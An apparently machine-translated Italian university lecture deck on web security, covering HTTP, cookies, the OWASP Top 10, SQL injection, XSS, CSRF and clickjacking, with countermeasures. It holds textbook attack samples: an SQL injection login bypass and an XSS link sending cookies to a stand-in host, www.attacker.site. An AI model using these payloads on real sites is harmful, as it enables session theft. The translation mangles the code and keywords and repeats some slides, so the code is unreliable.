Tradotto dal Inglese al Italiano - www.onlinedoctranslator.com

Sicurezza Web

Alessandro Armando

Laboratorio di sicurezza informatica (CSec)
DIBRIS, Università di Genova

Sicurezza del computer
Corso di Laurea Magistrale in Ingegneria Informatica


Contorno

Motivazione

Statistiche dal **Rapporto sulle minacce alla sicurezza di Internet**pubblicato da Symantec nell'aprile 2017https://www.symantec.com/content/dam/symantec/docs/reports/ istr-22-2017-en.pdf


Scanned websites with vulnerabilities

Seventy-six percent of scanned websites were found to have vulnerabilities in 2016, down two percent from 2015.



Percentage of vulnerabilities which were critical

The percentage of vulnerabilities found to be critical has fallen steadily in the last three years and now stands at nine percent.



Top 10 exploit kits

The Angler exploit kit was the most common exploit kit in use during 2016, and accounted for 22 percent of all exploit kit web attacks. However, Angler activity dropped by nearly 30 percentage points in June and continued to fall to almost non-existent levels by year-end. The RIG exploit kit was the most active exploit kit at the end of 2016, and was responsible for 35 percent of all attacks in December.

Rank	Exploit Kit	2015 (%)	2016 (%)	Percentage Point Difference
1	Unclassified	38.9	37.9	-1.0
2	Angler	13.3	22.2	8.9
3	Spartan	7.3	11.9	4.6
4	RIG	2.0	7.9	5.9
5	Magnitude	1.1	5.8	4.7
6	Neutrino	1.3	5.8	4.5
7	VIP	24.8	3.2	-21.6
8	Nuclear	4.0	1.6	-2.4
9	Fiesta	2.5	1.0	-1.5


Classification of most frequently exploited websites

Technology- and business-related websites were the most popular for hosting malicious content and malvertising in 2016.

Rank	Domain Categories	2015 (%)	2016 (%)	Percentage Point Difference
1	Technology	23.2	20.7	-2.5
2	Business	8.1	11.3	3.2
3	Blogging	7.0	8.6	1.6
4	Hosting	0.6	7.2	6.6
5	Health	1.9	5.7	3.8
6	Shopping	2.4	4.2	1.8
7	Educational	4.0	4.1	< 0.1
8	Entertainment	2.6	4.0	1.4
9	Travel	1.5	3.6	2.1
10	Gambling	0.6	2.8	2.2

Browser vulnerabilities

The number of browser vulnerabilities discovered dropped from 1,093 in 2015 to 888 in 2016.




Cos'è la sicurezza web?

- La sicurezza web non è così ben definita come, ad esempio, la sicurezza
- crittografica. La sicurezza pratica del web e della rete dipende da
  - dettagli degli standard di rete,
  - dettagli di implementazione,
  - versioni concrete di browser e server. . . .
  -
- Attacchi alla privacy, alla sicurezza, e qualità del servizio. La
- sicurezza del Web e della rete è un "bersaglio mobile".
- Non esiste una soluzione "una volta e per sempre".

Contorno

HTTP in poche parole



- HyperText Transfer Protocol (HTTP) è definito in RFC 2068. HTTP è un
- protocollo a livello di applicazione.
- HTTP trasferisce richieste e informazioni ipertestuali tra server e browser.

HTTP: il lato client

- Il client avvia tutte le comunicazioni:


Metodo	Descrizione
OTTENERE	richiedere una pagina web richiedere
TESTA	l'intestazione di una pagina web memorizzare
METTERE	una pagina web
INVIARE	richiesta con carico utile

- L'utente naviga attraverso gli URL, ad es http://www.ai-lab.it/
- HTTP non supporta le sessioni.


HTTP: il lato server

- Il server fornisce i dati su richiesta del client.
- I dati arbitrari possono essere trasferiti (il cliente si occupa del trattamento).
- I dati possono essere statici (pagine HTML, immagini, . . .) o dinamici (cioè calcolati su richiesta da un'applicazione web)
- Gli script possono essere eseguiti su:
  - Lato server (es. perl, asp, jsp) Lato
  - client (javascript, flash, applet)
- I dati vengono inviati all'applicazione tramite metodi HTTP, questi dati vengono elaborati dallo script pertinente e il risultato viene restituito al browser dell'utente

HTTP: architettura a tre livelli



HTTP: il lato server



Richieste GET vs POST

OTTIENI Richiesta

GET /search.jsp?name=blah&type=1 Agente utente HTTP/1.0: Mozilla/4.0
Host: www.mywebsite.com Cookie: SESSIONID=2KDSU72H9GSA289 <CRLF>

POST richiesta

POST /search.jsp Agente utente HTTP/1.0: Mozilla/4.0 Host: www.mywebsite.com Lunghezza contenuto: 16
Cookie: SESSIONID=2KDSU72H9GSA289 <CRLF>
nome=bla&tipo=1 <CRLF>

Intestazioni HTTP

Coppie nome-valore separate da due punti in formato stringa in chiaro, terminate da a carattere di ritorno a capo (CR) e di avanzamento riga (LF) sequenza.

Richieste HTTP GET e POST

- GET espone le informazioni di autenticazione sensibili nell'URL
  - Nei registri del server Web e del server proxy
  - Nell'intestazione del referer http
  - In Segnalibri/Preferiti spesso inviati via e-mail ad altri
- POST inserisce le informazioni nel corpo della richiesta e non nell'URL
- Applica HTTPS POST per il trasporto di dati sensibili!

Intestazioni di risposta HTTP di sicurezza

- X-Frame-Opzioni 'SAMEORIGIN' - consente il framing sullo stesso dominio. Impostalo su 'DENY' per negare del tutto il framing o su 'ALLOWALL' se vuoi consentire il framing per tutti i siti web.
- X-XSS-Protezione '1; mode=block' - usa XSS Auditor e blocca la pagina se viene rilevato un attacco XSS. Impostalo su '0;' se si desidera disattivare XSS Auditor (utile se la risposta contiene script dai parametri di richiesta)
- X-Content-Type-Opzioni 'nosniff' - impedisce al browser di indovinare il tipo MIME di un file.
- X-Content-Security-Policy - Un potente meccanismo per controllare da quali siti è possibile caricare determinati tipi di contenuto
- Accesso-Controllo-Consenti-Origine - utilizzato per controllare quali siti possono ignorare le stesse politiche di origine e inviare richieste tra le origini.
- Strict-Transport-Sicurezza - utilizzato per controllare se il browser è autorizzato ad accedere a un sito solo tramite una connessione sicura
- Controllo cache - utilizzato per controllare le regole di memorizzazione nella cache dei contenuti obbligatori

Contorno

Intestazione HTTP

- Ad ogni richiesta, il client invia un'intestazione HTTP al server.
- Normalmente le intestazioni vengono inviate non crittografate.
- Le intestazioni contengono informazioni come
  - lingua richiesta,
  - codifica dei caratteri richiesta, browser
  - utilizzato (e sistema operativo), cookie,
  -
  - . . .
- HTTPS invia intestazioni crittografate.

Intestazioni HTTP: informazioni private

- Le intestazioni HTTP possono contenere anche informazioni "private", ad esempio:
  - A PARTIRE DAL: l'indirizzo e-mail dell'utente, critico a causa del tracciamento dell'utente e della raccolta di indirizzi (spam).
  - AUTORIZZAZIONE: contiene informazioni di autenticazione. (In HTTP, "autorizzazione"*si intende* “autenticazione"!)
  - BISCOTTO: un dato fornito al client dal server e restituito dal client al server nelle richieste successive.
  - REFERENTE: la pagina da cui proviene il cliente, inclusi i termini di ricerca utilizzati nei motori di ricerca.
- Combinazione di informazioni (ad es DA, REFERENTE, indirizzo IP) consente ai fornitori di server già un ragionevole monitoraggio del comportamento degli utenti.

Biscotti

- I cookie sono stati introdotti per consentire la gestione della sessione.
- L'idea principale è abbastanza semplice:
  - Un server può, in qualsiasi risposta, includere un cookie.
  - Un client invia in ogni richiesta il cookie al server. Un cookie può
  - contenere qualsiasi dato (fino a 4Kb).
  - Un cookie ha una durata specificata.
- I cookie hanno ricevuto molte critiche per motivi di privacy.

Cookie e Privacy

- I cookie possono essere utilizzati per tracciare gli utenti.
- La privacy è attaccata da più parti:
  - Analisi dei log del server.
  - Intercettazione del traffico (anche le intestazioni crittografate sono informative).
  - Applicazione di proxy (o firewall a livello di applicazione), ad esempio distribuiti dal tuo ISP o datore di lavoro. Rivela
  - i "log del browser" (ad esempio la cronologia) sul lato client.
- Pertanto, i cookie sono solo una parte del gioco.
- In ogni caso, i cookie devono essere considerati come confidenziale informazione!
- I cookie con una durata molto lunga sono sospetti!

HTTP: autenticazione


HTTP supporta due modalità di autenticazione:

- **Autenticazione di base:**
  - Basato su login/password.
  - Le informazioni vengono inviate non crittografate.
  - Le credenziali vengono inviate ad ogni richiesta allo stesso realm.
  - Supportato da quasi tutti i server/client e quindi ampiamente utilizzato!
- **Autenticazione digest:**
  - Il server invia nonce.
  - Il client esegue l'hash nonce in base a login/password.
  - Il client invia solo hash crittografico in rete. Usato
  - raramente.

considerazioni generali

- Prestare attenzione quando si utilizzano browser Web pubblici.
- I siti visitati vengono memorizzati
  - nella cronologia del browser,
  - nella cache del browser,
  - può anche essere rivelato dalle funzioni di completamento automatico.
- Usa la funzione "gestisci password" con attenzione.
- Molte minacce sono causate da componenti attivi dannosi (JavaScript, ActiveX, . . .).

Contorno


A1: Injection
A2: Cross-Site Scripting (XSS)
A3: Broken Authentication and Session Management
A4: Insecure Direct Object References
A5: Cross Site Request Forgery (CSRF)
A6: Security Misconfiguration
A7: Failure to Restrict URL Access
A8: Insecure Cryptographic Storage
A9: Insufficient Transport Layer Protection
A10: Unvalidated Redirects and Forwards


OWASP
The Open Web Application Security Project
http://www.owasp.org

Cosa hanno in comune queste minacce?

- Non attaccano direttamente né la crittografia né l'autorizzazione.
- Sfruttano tutti difetti di programmazione o di configurazione.
- Tutti sono relativamente facili da sfruttare.
- Tutti possono causare gravi danni,
  - rivelando dati segreti o
  - attaccando la qualità del servizio.
- Possono essere prevenute solo con sistemi ben progettati.

Ingresso non convalidato 1/2

- Nota:
  - Le applicazioni Web utilizzano l'input dalle richieste HTTP. Gli aggressori
  - possono manomettere qualsiasi parte di una richiesta HTTP.
- Idea principale: inviare dati imprevisti (contenuto o importo).
- I possibili attacchi includono:
  - Inserimento comandi di sistema.
  - SQL Injection.
  - Scripting tra siti (XSS). Falsificazione
  - di richieste tra siti (XSRF).
  - Clickjacking (XSRF).
  - Sfruttare i buffer overflow. Attacchi
  - alle stringhe di formato.

Corso di Programmazione.

Ingresso non convalidato 1/2

- Nota:
  - Le applicazioni Web utilizzano l'input dalle richieste HTTP. Gli aggressori
  - possono manomettere qualsiasi parte di una richiesta HTTP.
- Idea principale: inviare dati imprevisti (contenuto o importo).
- I possibili attacchi includono:
  - Inserimento comandi di sistema.
  - SQL Injection.
  - Scripting tra siti (XSS). Falsificazione
  - di richieste tra siti (XSRF).
  - Clickjacking (XSRF).
  - Sfruttare i buffer overflow. Attacchi
  - alle stringhe di formato.

Corso di Laurea in Informatica (L) - Corso di Programmazione

Ingresso non convalidato 2/2

- Molti siti si basano sulla convalida dell'input lato client (ad es. JavaScript).
- Modi per proteggersi:

  convalidare l'input rispetto a una specifica positiva!
  - Set di caratteri consentiti.
  - Lunghezza minima e massima.
  - Intervalli numerici.
  - Modelli specifici.
- Solo la convalida dell'input lato server può prevenire questi attacchi. I firewall delle
- applicazioni possono fornire solo la convalida di alcuni parametri.

Difetti di iniezione

- Uno speciale attacco "input non convalidato" di iniezione.
- L'attaccante tenta di iniettare comandi al sistema di back-end.
- I sistemi di back-end includono:
  - il sistema operativo sottostante (comandi di sistema).
  - i server di database (comandi SQL).
  - linguaggi di scripting utilizzati (es. Perl, Python).
- L'attaccante tenta di eseguire il codice del programma sul sistema server!

Difetti di iniezione: SQL Injection

- Supponiamo che un'applicazione Web con un back-end di database utilizzi:

```
SELECT * FROM utenti WHERE utente='$usr' AND passwd='$pwd'
```

- Cosa succede se "scegliamo" il seguente valore per *$pwd*:

```
' o '1' = '1
```

- Noi abbiamo

```
SELECT * FROM utenti WHERE utente='$usr' AND passwd='' o '1' = '1'
```

- Poiché '1' = '1' è valido, saremo autenticati!

Difetti di iniezione: SQL Injection

- Supponiamo che un'applicazione Web con un back-end di database utilizzi:

```
SELECT * FROM utenti WHERE utente='$usr' AND passwd='$pwd'
```

- Cosa succede se “scegliamo” il seguente valore per *$pwd*:

```
' o '1' = '1
```

- Noi abbiamo

```
SELECT * FROM utenti WHERE utente='$usr' AND passwd='' o '1' = '1'
```

- Poiché '1' = '1' è valido, saremo autenticati!

Difetti di iniezione: SQL Injection

- Supponiamo che un'applicazione Web con un back-end di database utilizzi:

  SELECT * FROM utenti WHERE utente='*$usr*' AND passwd='*$pwd*'

- Cosa succede se "scegliamo" il seguente valore per *$pwd*:

  ' o '1' = '1

- Noi abbiamo

  SELECT * FROM utenti WHERE utente='*$usr*' AND passwd='**' o '1' = '1**'

- Poiché '1' = '1' è valido, saremo autenticati!

Difetti di iniezione: SQL Injection

- Supponiamo che un'applicazione Web con un back-end di database utilizzi:

```
SELECT * FROM utenti WHERE utente='$usr' AND passwd='$pwd'
```

- Cosa succede se “scegliamo” il seguente valore per *$pwd*:

```
' o '1' = '1
```

- Noi abbiamo

```
SELECT * FROM utenti WHERE utente='$usr' AND passwd='' o '1' = '1'
```

- Poiché '1' = '1' è valido, saremo autenticati!

Prevenire i difetti di iniezione

- Filtra gli ingressi (usando un elenco di ingressi
- consentiti!). Evita di chiamare interpreti esterni.
- Scegli chiamate sicure verso sistemi esterni.
- Per i database: preferire istruzioni SQL precalcolate.
- Controlla i codici di ritorno per rilevare gli attacchi!

JavaScript

- Versione corrente standardizzata come ECMA 357 Il
- linguaggio di scripting più diffuso su Internet
  - funziona praticamente con tutti i browser
- Progettato per aggiungere interattività alle pagine HTML
  - solitamente incorporato direttamente nelle pagine HTML (<sceneggiatura> tag)
  - aggiungono dinamicamente elementi alla pagina
  - può accedere agli elementi della pagina HTML (albero DOM) può
  - reagire agli eventi
- JavaScript è un linguaggio di scripting
  - digitazione dinamica e debole
  - lingua interpretata
  - lo script viene eseguito sulla macchina virtuale nel browser (con compilazione)

JavaScript

```
<HTML>
<TESTA>
<TITOLO>Prima pagina JavaScript</TITOLO> </
TESTA>
<CORPO>
<H1>Prima pagina JavaScript</H1> <TIPO
DI SCRITTURA="testo/javascript">
  document.write("<HR>"); document.write("Ciao
  World Wide Web"); document.write("<HR>");

</SCRIPT>
</CORPO>
</HTML>
```

JavaScript

```
<HTML>
<H1>Estrazione di informazioni sul documento con JavaScript</H1> <risorse
umane>
<TIPO DI SCRITTURA="text/javascript">
function referencePage() {
  if (document.referrer.length == 0)
    { return("<I>none</I>");
    } altro {
    return(documento.referrer); }
  }
  document.writeln
      ("Informazioni sul documento:\n" + "<UL>\n" +
        " <LI><B>URL:</B> " + document.location + "\n" + " <LI><B>Data
        di modifica:</B> " + "\n" + document.lastModified + " \n" +

        " <LI><B>Titolo:</B> " + document.title + "\n" +
        " <LI><B>Pagina di riferimento:</B> " + referencePage() + "\n" + "</UL>"); document.writeln

      ("Informazioni sul browser:" + "\n" + "<UL>" + "\n" +
        " <LI><B>Nome:</B> " + navigator.appName + "\n" +
        " <LI><B>Versione:</B> " + navigator.appVersion + "\n" + "</UL>"); </SCRIPT>
```

JavaScript: accesso ai moduli

- Il document.forms La proprietà contiene una matrice di voci del modulo contenute nel documento.
- Come al solito in JavaScript, è possibile accedere alle voci con nome tramite nome anziché tramite numero, inoltre i moduli con nome vengono inseriti automaticamente come proprietà nell'oggetto documento

```
var firstForm = document.forms[0]; // assume <NOME
MODULO="ordini" ...> var orderForm =
document.forms["ordini"]; // assume <NOME MODULO
="register" ...> var registrationForm =
document.register;
```

JavaScript: accesso agli elementi all'interno dei moduli

- L'oggetto Form contiene una proprietà degli elementi che contiene un array di oggetti Element
- Puoi recuperare gli elementi del modulo per numero, per nome dall'array o tramite il nome della proprietà:

```
var firstElement = firstForm.elements[0]; // assume <
INGRESSO ... NOME="quantità">
var quantitàField = orderForm.elements["quantity"]; // assume <
INGRESSO ... NOME="submitSchedule"> var submitButton =
register.submitSchedule;
```

JavaScript: memorizzazione ed esame dei cookie

- Leggilo (tutti i cookie in un'unica stringa) per accedere ai valori

```
document.writeln(document.cookie);
```

- Impostalo (un cookie alla volta) per memorizzare i valori

```
document.cookie = "nome1=val1";
document.cookie = "nome2=val2; scade=lunedì, 01-dic-18 23:59:59 GMT"; document.cookie =
"nome3=val3; percorso=/test";
```

- Elimina (un cookie alla volta)

```
document.cookie = "nome1=; scade=Gio, 01 gennaio 1970 00:00:01 GMT;';
```

Sicurezza JavaScript

- Sandbox JavaScript
  - nessun accesso alla memoria di altri programmi, file system, rete
  - accessibile solo documento corrente
  - potrebbe voler fare eccezioni per il codice attendibile
- Politica di base per codice JavaScript non attendibile
  - Stessa politica di origine

Stessa politica di origine

- L'accesso è consentito solo ai documenti scaricati dallo stesso sito dello script
  - impedisce allo script ostile di manomettere altre pagine nel browser impedisce allo script di
  - curiosare sull'input (password) ad altre finestre verifica (confronta) gli URL del documento di
  - destinazione e dello script che accedono alla risorsa

Stessa politica di origine – Confronto di domini

- usi gli ultimi due token dell'URL? [http://cedolini.personale.unige.it]
- usi tutto tranne il primo token? [http://unige.it] Quindi i
- controlli sono molto restrittivi
  - tutto (inclusi nome del server, porta e protocollo) deve corrispondere
  - Nota che la parte del percorso dell'URL non ha importanza.
  - Questi sono della stessa origine:
    - http://site.com
    - http://site.com/
    - http://site.com/my/page.html
  - Questi provengono da un'altra origine:
    - http://www.site.com (un altro dominio)
    - http://site.org (un altro dominio) https://
    - site.com (un altro protocollo) http://
    - site.com:8080 (un'altra porta)

Scripting tra siti (XSS)

Al centro di un attacco XSS tradizionale c'è uno script vulnerabile in un sito vulnerabile: lo script legge parte della richiesta HTTP e la rimanda alla pagina di risposta, senza prima disinfettarla.

Supponiamo che questo script si chiami benvenuto.php e il suo parametro è nome. Può essere azionato in questo modo:

OTTIENI /welcome.php?name=Joe%20Hacker Host HTTP/
1.0: www.vulnerable.site ...

E la risposta sarebbe:

<**HTML**><**Titolo**>Benvenuto!</**Titolo**>
Ciao Joe Hacker<**BR**> Benvenuto nel
nostro sistema. . . </**HTML**>

Scripting tra siti (XSS)

- Come si può abusare di questo? Ebbene, l'aggressore riesce ad indurre il cliente vittima a fare clic su un collegamento che l'aggressore gli fornisce.
- Un tale collegamento assomiglia a:

```
http://www.vulnerable.site/welcome.php?
    nome=<sceneggiatura>avviso(documento.cookie)</sceneggiatura>
```

- La vittima, facendo clic sul collegamento, genererà una richiesta a www.vulnerable.site,come segue:

```
OTTIENI /welcome.php?name=
  <sceneggiatura>avviso(documento.cookie)</sceneggiatura>
Host HTTP/1.0: www.vulnerable.site ...
```

Scripting tra siti (XSS)

- La risposta del sito vulnerabile sarebbe:

<HTML> <Titolo>Benvenuto!</Titolo>
Ciao <sceneggiatura>avviso(documento.cookie)</sceneggiatura>
Benvenuto nel nostro sistema
. . . </HTML>

- Il browser del client vittima interpreta questa risposta come una pagina HTML contenente una parte di codice Javascript.
- Ciò è consentito, poiché Javascript proviene da www.vulnerabile.sito!

Scripting tra siti (XSS)

- Un vero attacco invierebbe questi cookie all'attaccante.
- Per questo, l'attaccante può creare un sito web (www.attacker.site), e utilizzare uno script per ricevere i cookie.
- Invece di far apparire una finestra, l'attaccante scriverebbe codice che accede a un URL sul proprio sito (www.attacker.site), invocando uno script di ricezione dei cookie con un parametro che è i cookie rubati.
- In questo modo, l'attaccante può ottenere i cookie dal www.attacker.site server.

Scripting tra siti (XSS)

- Il collegamento dannoso sarebbe:


```
http://www.vulnerable.site/welcome.php?
    nome=<sceneggiatura>finestra.apri(
                                    "http://www.attacker.site/collect.php?cookie="
                                    %2Bdocument.cookie)
                </sceneggiatura>
```

- E la pagina di risposta sarebbe simile a:

```
<HTML>
<Titolo>Benvenuto!</Titolo>
Ciao
<sceneggiatura>
  finestra.apri(
    "http://www.attacker.site/collect.php?cookie="
    + documento.cookie)
</sceneggiatura>
<BR>
Benvenuto nel nostro
sistema. . .
</HTML>
```

Opportunità XSS della banca sequestrata dai truffatori (2008)

I truffatori hanno inviato e-mail di phishing con un URL appositamente predisposto per inserire un modulo di accesso modificato nella pagina di accesso della banca.



La pagina vulnerabile è stata servita su SSL con un certificato SSL valido rilasciato alla banca.

Tuttavia, i truffatori sono stati in grado di inserire un IFRAME nella pagina di accesso che carica un modulo di accesso modificato da un server Web ospitato a Taiwan.

Fonte: http://news.netcraft.com/archives/2008/01/08/italian_banks_xss_opportunity_seized_by_fraudsters.html

Scripting tra siti: contromisure

- Convalida input non attendibile
- Utilizzo Protezione X-XSS Intestazione della risposta HTTP per attivare l'Auditor XSS integrato nel browser
  - Protezione X-XSS: [0-1](; modalità=blocco)?
  - Protezione X-XSS: 1; modalità=blocco
- Utilizzo X-Content-Security-Policy Intestazione della risposta HTTP per indicare al browser che CSP è in uso.
  - Anti-XSS Standard W3C http://www.w3.org/TR/CSP/ Sposta tutti
  - gli script e gli stili in linea in file esterni Definisci una politica per
  - il sito relativa al caricamento dei contenuti

Falsificazione della richiesta su più siti

Cross-Site Request Forgery (CSRF) è un tipo di attacco che si verifica quando un sito Web, un'e-mail, un blog, un messaggio istantaneo o un programma dannoso fa sì che il browser Web di un utente esegua un'azione indesiderata su un sito attendibile per il quale l'utente è attualmente autenticato.

Misure di prevenzione che NON funzionano:

- Utilizzo di un cookie segreto
- Accettazione solo di richieste POST
- Transazioni a più passaggi
- Riscrittura URL

Falsificazione di richieste tra siti: modello token di sincronizzazione

Obiettivo: Assegnare all'applicazione un forte controllo sull'effettiva intenzione dell'utente di inviare le richieste desiderate.


Come?

- generare token di "sfida" casuali associati alla sessione corrente dell'utente.

- i token challenge vengono quindi inseriti all'interno dei moduli HTML e dei collegamenti associati alle operazioni sensibili lato server.
- Quando l'utente richiama queste operazioni riservate, la richiesta HTTP deve includere il token challenge.
- È quindi responsabilità dell'applicazione server verificare l'esistenza e la correttezza di questo token.

Clickjacking

Il clickjacking (un sottoinsieme del "ripristino dell'interfaccia utente") è una tecnica dannosa che consiste nell'ingannare un utente Web affinché interagisca con qualcosa di diverso da ciò con cui l'utente crede di interagire.



Clickjacking: contromisure

- Il X-Frame-Opzioni L'intestazione della risposta HTTP protegge dalla maggior parte delle classi di Clickjacking
  - X-Frame-Opzioni: DENY
  - Opzioni X-Frame: SAMEORIGIN
  - Opzioni X-Frame: CONSENTI DA
- Utilizzo telaio-antenato direttiva nel X-Content-Security-Policy HTTP intestazione della risposta.
- *Rottura del telaio:* (per i vecchi browser) includa uno script "frame-breaker" in ogni pagina che non deve essere incorniciata.

Controllo di accesso rotto

- Meccanismi di controllo degli accessi affidabili sono
  - difficile da implementare.
  - difficile da configurare, impostare e mantenere.
- La politica di controllo degli accessi dovrebbe essere chiaramente documentata.
- Ripensa alle tue esigenze e scansiona la tua configurazione per:
  - ID non sicuri: un utente malintenzionato è in grado di indovinare ID validi?
  - Navigazione forzata oltre i controlli di controllo accessi: un utente può semplicemente accedere direttamente all'area protetta?
  - Path traversal: prendersi cura dei nomi dei percorsi assoluti e relativi.
  - Autorizzazioni file.
  - Cache lato client.

Autenticazione interrotta e gestione delle sessioni

- L'autenticazione e la gestione della sessione includono pagine Web per
  - modifica delle password.
  - gestione delle password dimenticate.
  - aggiornare i dati (personali) dell'account.
- La complessità di tali sistemi è spesso sottovalutata.
- Un utente malintenzionato può dirottare la sessione e l'identità di un utente.

Autenticazione interrotta e gestione delle sessioni

Per evitare questi trattamenti, un'applicazione Web dovrebbe:

- Richiedi di inserire la password di accesso su ogni sito di gestione.
- Richiedi password complesse.
- Implementare un controllo di modifica della password.
- Memorizza le password come hash (quando possibile).
- Proteggi le credenziali e l'ID di sessione in transito.
- Evita la memorizzazione nella cache del browser.

Autenticazione interrotta e gestione delle sessioni

- HTTP è un protocollo senza stato:
  non “ricorda” richieste precedenti
- le applicazioni web devono creare e gestire le sessioni stesse i dati della
- sessione sono
  - memorizzato sul server
  - associato a un ID di sessione univoco
- dopo la creazione della sessione, il client viene informato dell'ID di
- sessione il client allega l'ID di sessione a ciascuna richiesta

Autenticazione interrotta e gestione delle sessioni

- tre possibilità per il trasporto degli ID di sessione
- codificarlo nell'URL come parametro GET; presenta i seguenti inconvenienti
  - memorizzati nei log di riferimento di altri siti
  - memorizzazione nella cache; visibile anche quando si utilizzano connessioni crittografate visibile
  - nella barra degli indirizzi del browser (dannoso per gli internet cafè...)
- campi modulo nascosti: funziona solo per le richieste POST
- cookie: preferibile, ma può essere rifiutato dal cliente

Autenticazione interrotta e gestione delle sessioni

- tre possibilità per il trasporto degli ID di sessione
- codificandolo nell'URL come parametro GET; presenta i seguenti inconvenienti
  - memorizzati nei log di riferimento di altri siti
  - memorizzazione nella cache; visibile anche quando si utilizzano connessioni crittografate visibile
  - nella barra degli indirizzi del browser (dannoso per gli internet cafè...)
- campi modulo nascosti: funziona solo per le richieste POST
- cookie: preferibile, ma può essere rifiutato dal cliente

Autenticazione interrotta e gestione delle sessioni

- tre possibilità per il trasporto degli ID di sessione
- codificandolo nell'URL come parametro GET; presenta i seguenti inconvenienti
  - memorizzati nei log di riferimento di altri siti
  - memorizzazione nella cache; visibile anche quando si utilizzano connessioni crittografate visibile
  - nella barra degli indirizzi del browser (dannoso per gli internet cafè...)
